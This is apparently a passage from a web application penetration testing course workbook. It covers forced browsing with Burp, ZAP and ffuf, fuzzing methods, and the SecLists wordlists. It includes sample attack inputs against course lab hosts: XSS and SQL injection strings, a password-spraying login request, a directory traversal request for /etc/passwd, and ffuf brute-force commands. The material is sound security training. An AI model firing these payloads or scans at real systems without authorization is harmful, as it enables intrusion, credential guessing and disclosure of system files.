
- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. **Exercise: Web Spidering**
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock


Course Roadmap

The next exercise demonstrates spidering web applications.



SEC542 Workbook: Web Spidering

Please go to Exercise 2.1 in the 542 Workbook.



Course Roadmap

After spidering the web application, it is time to discover unlinked content through forced browsing.

Forced Browsing

- Forced browsing seeks to find unlinked content
  - For example, a website has a /hidden directory that is not linked to or referenced anywhere else, locally or remotely
- Sometimes called directory brute forcing, but really is a wordlist attack
  - Results will vary depending on the size and quality of the wordlist
  - Time-benefit tradeoff must be considered, larger lists may produce more thorough results and will take significantly longer to run
- Common Web Frameworks hiding on the target may be identified

Forced Browsing

Open Source Intelligence, Target Profiling, and Spidering may not identify all the content on a web server. If resources are not linked, search engines and automated spidering tools are not likely to find them.


Forced browsing uses wordlists to try to discover hard to find, unlinked, content within a webroot. System administrators may move an older version of a web application into a directory named old within the webroot to make reverting to the older version easy if an upgrade fails. This version of the web application does not have any references to it, and the only indication that the path exists would be to access the /old/ resource in a request to the webserver and observe the response.

The process of making a request for each entry in a wordlist, plus a request for each entry in a wordlist with each specified file extension (.html, .htm, .asp, .aspx, .js,), can be a time-consuming process for large wordlists. Network speed and how busy the web server is are factors to consider when performing forced browsing attacks.

PRO TIP: When selecting the set of file extensions to include in the scan configuration, limit the extensions to the set of most likely values. For example, if there are not any indications PHP is running on the target system, do not include the .php extension. Similarly, if performing forced browsing against an Apache web server on a Linux host, there is no value in including .asp and .aspx extensions (since they are used on Windows and not on Linux).

Burp: Discover Content

- Burp's forced browsing feature is called Discover Content, and is found in the Engagement Tools context menu
- Built-in and custom wordlists may be used



Burp: Discover Content

The Discover Content feature in Burp is very customizable:

- Search for directories, files, or both.
- Specify a maximum directory depth to iteratively search for content.
- Built-in and custom wordlists may be specified.
- Provide a list of file extensions to look for with all wordlist entries, as well as optional file extensions that will only be tried with discovered wordlist entries.
- Performance tuning options, such as the number of scan threads, can be set.

Results are displayed in the Site Map tab within the Content Discovery window, plus Burp's main Site Map in the Target tab is updated.


ZAP: Forced Browse

ZAP "forced browse" is based on the (inactive) OWASP DirBuster Project

- DirBuster's functionality has now been incorporated directly into ZAP

Comes with a number of default wordlists

- Can use other wordlists as well



Req. Timestamp	Resp. Timestamp	Meth...	URL	Co...	Reason	Size Resp. Hea...	Size Resp. B...
3/8/20, 9:59:45 ...	3/8/20, 9:59:45 ...	GET	https://www.sec542.org:443/images/	200	OK	172 bytes	2,358 bytes
3/8/20, 9:59:45 ...	3/8/20, 9:59:45 ...	GET	https://www.sec542.org:443/	200	OK	253 bytes	2,559 bytes
3/8/20, 9:59:45 ...	3/8/20, 9:59:45 ...	GET	https://www.sec542.org:443/cgi-bin/	403	Forbidd...	161 bytes	298 bytes
3/8/20, 9:59:45 ...	3/8/20, 9:59:45 ...	GET	https://www.sec542.org:443/icons/	403	Forbidd...	161 bytes	296 bytes
3/8/20, 9:59:46 ...	3/8/20, 9:59:46 ...	GET	https://www.sec542.org:443/guide/	200	OK	252 bytes	619 bytes
3/8/20, 9:59:46 ...	3/8/20, 9:59:46 ...	GET	https://www.sec542.org:443/guide/	200	OK	252 bytes	619 bytes
3/8/20, 9:59:46 ...	3/8/20, 9:59:46 ...	GET	https://www.sec542.org:443/guide/index...	200	OK	252 bytes	619 bytes

ZAP: Forced Browse

More information about OWASP's retired DirBuster Project is available at https://sec542.com/2c.

The last released version of DirBuster is also available in /opt/dirbuster in the Security542 Linux VM.

ZAP's forced browse feature has three modes:

Forced Browse Site:

- Conducts a forced browse versus an entire site; for example, www.sec542.org.

Forced Browse Directory:

- Conducts a forced browse versus one directory; for example, www.sec542.org/docs.


Forced Browse Directory (and children):

- Conducts a recursive forced browse versus a directory and any discovered subdirectories; for example, www.sec542.org/docs, www.sec542.org/docs/pdf, www.sec542.org/docs/xls, www.sec542.org/docs/ppt, and more.

Advanced and FAST Forced Browsing with ffuf

ffuf (Fuzz Faster U F..l) is a new and extremely fast fuzzing open source tool:

- ffuf is written in Go, available as a standalone binary
- Similar to previously mentioned forced browsing tools, ffuf also requires a wordlist
- Very flexible, can fuzz almost any part of a request
- Really, really fast



Advanced and FAST Forced Browsing with ffuf

As we already mentioned, finding content on target web applications/web sites is a vital part of a penetration test. It is only after this step that we can concentrate on identifying further vulnerabilities. It's no wonder penetration testers want to be able to perform this part of a penetration test as efficiently as possible.

Besides functionality in our interception proxies that we already mentioned, there are a number of standalone, command line tools that we can use to perform forced browsing, and even more.

One of the newcomers that gained a lot of fans in the penetration testing community is the ffuf (Fuzz Faster U Fool) tool, available at https://sec542.com/a3.

This tool is actually more than a forced browsing tool – it is a fuzzing tool written in Go, that allows fuzzing of almost any part of an HTTP request.

The main goal of the author was to build a really fast (according to the author, the fastest at the moment) fuzzer for HTTP requests.

While the tool is written in Go, it is also available as a pre-compiled binary so it can be run on any supported operating system, including Windows, Linux and MacOS – and it is of course available in the SEC542 VM.

The figure on this slide shows the ffuf tool being executed against the cust42.sec542.net web site (something that we will do in the upcoming lab) – we can see how fast the tool is: it preformed forced browsing by using a dictionary of 30.000 words, and it took 4 seconds (!) to go through this, with average speed of 6067 requests per second. And this was done in a VM!

ffuf: Forced Browsing and More

ffuf can fuzz almost anything in a request, all we need to do is put the keyword FUZZ where we want the injection to happen:

- Directory and file discovery:
  - `ffuf -w wordlist.txt -u http://www.sec542.org/FUZZ`
  - `ffuf -w wordlist.txt -u http://www.sec542.org/FUZZ -e .aspx,.html,.php,.txt`
- Virtual host discovery:
  - `ffuf -w wordlist.txt -u http://www.sec542.org \`
    `-H "Host: FUZZ.sec542.org"`
- Custom filtering of results:
  - Filter by HTTP status code or ...
  - ... number of words, number of lines, size of response, or a regex pattern!

ffuf: Forced Browsing and More

Besides performing forced browsing, ffuf allows us to fuzz basically any part of an HTTP request.

In order to indicate to the ffuf tool where we want an injection to happen, we need to use the keyword FUZZ. Then, when ffuf is started, it will simply go through the wordlist from top to bottom and issue HTTP requests where words taken from the wordlist will substitute the keyword FUZZ, wherever it is found.

By default, ffuf will spawn 40 threads, so it will issue 40 simultaneous HTTP requests to the target web site – keep this in mind so you do not accidentally overwhelm the target web site and cause issues, especially when you are testing in production.

Below are some examples of how powerful ffuf's fuzzing features are. In all examples we are using the –w option to specify the wordlist which will be used by ffuf; this is just a pain text dictionary:

- Fuzzing directories
  To simulate Burp's and Zap's forced browsing features shown in the previous slides we just need to specify where the fuzzing (injection) point is with the FUZZ keyword, as shown below:

  $ ffuf –w wordlist.txt –u http://www.sec542.org/**FUZZ**

- Fuzzing files
  Fuzzing files is similar to fuzzing directories, but we must specify what extensions ffuf will try. This can be done with the –e option, and it will cause ffuf again to take the wordlist dictionary and, for every line in it, put it where the FUZZ keyword is, but also to try appending all extensions defined with the –e option:

  $ ffuf –w wordlist.txt –u http://www.sec542.org/**FUZZ -e .aspx,.html,.php,.txt**

  The example above will try the .aspx, .html, .php and .txt extensions for every line in the supplied wordlist. In other words (pun intended), if the first word in the wordlist was admin, it will try the following 4 requests for it:

  http://www.sec542.org/admin.aspx
  http://www.sec542.org/admin.html
  http://www.sec542.org/admin.php
  http://www.sec542.org/admin.txt

- Finally, we can use ffuf to even perform virtual host discovery, by fuzzing the Host header that we can specify with the –H option, as shown below:

  $ ffuf –w wordlist.txt –u http://www.sec542.org –H "Host: **FUZZ**.sec542.org“

  Again, wherever the FUZZ keyword is found, it will be automatically submitted with contents of the supplied wordlist.

Depending on the target web site, sometimes we cannot simply rely on HTTP status codes for existing and non-existing web pages. For example, the web site could have a custom error handler, that returns back 200 OK status code for both existing and non-existing web pages, however it displays an error message to the user indicating that the web page does not exist. Do not worry – ffuf allows us to handle such cases by defining custom filters of results.

The following filters for results are supported:

- -mc – allows us to match on HTTP status codes. By default, ffuf will treat web pages that return back any of the following status codes as existing: 200,204,301,302,307,401,403,405
- -ml – match number of lines in response
- -ms – match HTTP response size
- -mw – match amount of words in a response
- -mr – specify a custom regex that must match in a response

Course Roadmap


- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection and XE
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. **Exercise: ZAP and ffuf Forced Browse**
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock


Course Roadmap

Let's use ZAP's forced browse functionality to discover unlinked content.



SEC542 Workbook: ZAP and ffuf Forced Browse

Please go to Exercise 2.2 in the 542 Workbook.



Course Roadmap

We will next discuss fuzzing, a skill that will come in handy in the upcoming directory browsing and username harvesting exercises.

Fuzzing

- Fuzzing involves replacing the normal values sent through a web application's inputs with alternative values that attempt to exploit vulnerabilities or guess credentials
- Represents the primary avenue used to find most of the flaws in web applications
- The alternative values are usually comprised of:
  - Known attack strings: `<script>alert(42)</script>` or `' or 1=1;#`
  - Wordlists: Common usernames, common passwords, terms from the website, collections of attack payloads
- Which inputs should be fuzzed? ALL OF THEM!
  - Request headers, POST parameters, GET parameters, PUT payloads, any input to client-side and server-side code

Fuzzing

After discovering the web application's content, the remainder of the assessment is mostly composed of fuzzing. Customary activities involve using generic wordlists of common attack vectors, specialized wordlists for specific vulnerabilities, lists of credentials, or fine-tuning an exploit for a discovered flaw. Fuzzing is also the primary action taken by automated vulnerability scanners.

The goal is to test all the inputs within the web application. Especially when the source code is not available, there is no way to know how every input is handled. Some web applications are quite large and have more inputs than can be tested during the testing window. In the case where more inputs exist than can be tested, take a risk-based approach to testing a representative sample of inputs. Focus first on high-risk functions within the application, anonymous interactions, and places where access to sensitive data is possible, then work on other inputs as time allows.

Fuzzing Examples

```
GET /sqli/sqli.php?name='+or+1=1;%23 HTTP/1.1
Host: sec542.org
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://sec542.org/sqli/sqli.php
Cookie: PHPSESSID=9e9cvtt24jos2gqheciioc2s0r
```

SQL Injection

```
POST /form/login.php HTTP/1.1
Host: sec542.org
Content-Length: 37

user=adent&pass=password&button=Login

user=zbeeblebrox&pass=password&button=Login

user=fprefect&pass=password&button=Login
```

Username Harvesting & Password Spraying

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: sec542.org
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Origin: https://sec542.org
Connection: close
Cookie: showhints=1; PHPSESSID=9e9cvtt24jos2gqheciioc2s0r

target_host=%3Cscript%3Ealert%2842%29%3C%2Fscript%3E&dns-
lookup-php-submit-button=Lookup+DNS
```

Cross Site Scripting

```
GET /mutillidae/index.php?page=../../../../../etc/passwd HTTP/1.1
Host: sec542.org
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://sec542.org/mutillidae/
Cookie: showhints=1; PHPSESSID=9e9cvtt24jos2gqheciioc2s0r
```

Directory Traversal / Local File Include

Fuzzing Examples

In each of the examples on this page, a payload specific to a vulnerability is used as the value of an input. When fuzzing, it is common to use automation to try many values known to exploit a condition in an attempt to discover flaws in the web application. Payloads do not have to be limited to a single category of vulnerability; feel free to mix and match fuzzing values to maximize the efficiency of searching for vulnerabilities.

NOTE: The referenced payloads are italicized and underlined for emphasis.

Reviewing the Responses

What to look for:

- Take note of the response code for the initial baseline request and then look for deviations
- Look for responses that have a different number of bytes
  - NOTE: The payload may cause variations in the length if it is reflected in the response
- Drastic differences in response times may indicate timing-based or covert channel vulnerabilities exist
- Look for additional or removed response headers, as well as changes in header values (especially the cookies)
- Review the body of the response for any changes. Sometimes these changes are subtle
  - NOTE: Burp's Comparer feature is extremely useful at helping to find small differences

Reviewing the Responses

Similar to other steps in the web application assessment, it is vital to review the fuzzing results. Simply throwing payloads at the application is useless.

An attacker is well served to start with a known-good request that does not include any payloads, but instead sends values in the inputs for which the web application expects and will respond in a predictable way. This initial request is known as the baseline request. After recording the response to the baseline request, subsequent requests are sent that contain payloads within the inputs. It is vital that the responses received from requests containing payloads are compared to the response from the baseline request. Without looking for changes in the responses, an attacker will not know whether vulnerabilities are present.

Two data points that are usually reviewed first are the response code and size (in bytes) of the response. Sorting the results in the fuzzing tool by each of these two columns helps to identify differences between the response from the baseline request and responses to requests with payloads. For example, if a 200 response code is received for the baseline request, and a password spraying attack elicits a 302 response code, the credentials associated with the request may be valid for the application. The 302 response may be indicating the application redirected to content behind authentication. Similarly, if a response as part of a password spraying attack is significantly larger than the baseline request, the larger response size may be an indication valid credentials were found. The content behind the login page tends to be larger than the login page itself.

Comparing differences in response times has become an effective way to identify valid usernames in a wide array of web applications. However, reviewing response times is not limited to username enumeration attacks. Since many factors can affect the response time, outside of functions within the web application, the results can include false positive values. Evaluating response times will be explored later in this class when discussing username harvesting and covert channels.

Differences in the response headers can indicate payloads have caused the application to respond differently. Changes to cookie values may indicate the application ended the session. The session may have been ended due to security controls detecting the tampering with parameters or fuzzing activity changed session variables.

The body of the response tends to be the largest portion of data, and finding differences between the baseline response, and responses to fuzzed inputs can be a daunting task. Sometimes the difference may be associated with a three-digit error code changing within a 100KB response. The response size would not change any, and only by comparing the contents of the body would an attacker know the difference is present. Burp's Comparer feature is well suited for this situation because it compares two requests or responses and highlights the changes between the texts. Having such a comparison tool within the interception proxy saves considerable time, as the alternative would be to manually inspect the response texts or copy and paste the data to files and use other tools to highlight the differences.

SecLists

SecLists contains a collection of high-quality web application penetration testing fuzzing sources (and more):

> *"SecLists is the security tester's companion. It is a collection of multiple types of lists used during security assessments. List types include usernames, passwords, URLs, sensitive data grep strings, fuzzing payloads, and many more."*[1]

- Installed in /opt/seclists in the Security542 VM
- Available at https://sec542.com/y
- By @DanielMiessler

SecLists incorporates data from FuzzDB and many other high-quality sources

SecLists

SecLists is a superset of high-quality fuzz lists. It incorporates data from FuzzDB, Jason Haddix (@Jhaddix), Robert Hansen (@rsnake), Rodolfo Assis (@brutelogic) and many others.

You can check out SecLists locally; it's installed the Security542 VM in /opt/seclists.

One example (of many) of useful data contained in SecLists: the top 1000 female, male, and family names (last names or surnames) in the US:

- /opt/seclists/Usernames/Names/top_1000_usa_femalenames_english.txt
- /opt/seclists/Usernames/Names/top_1000_usa_familynames_english.txt
- /opt/seclists/Usernames/Names/top_1000_usa_malenames_english.txt

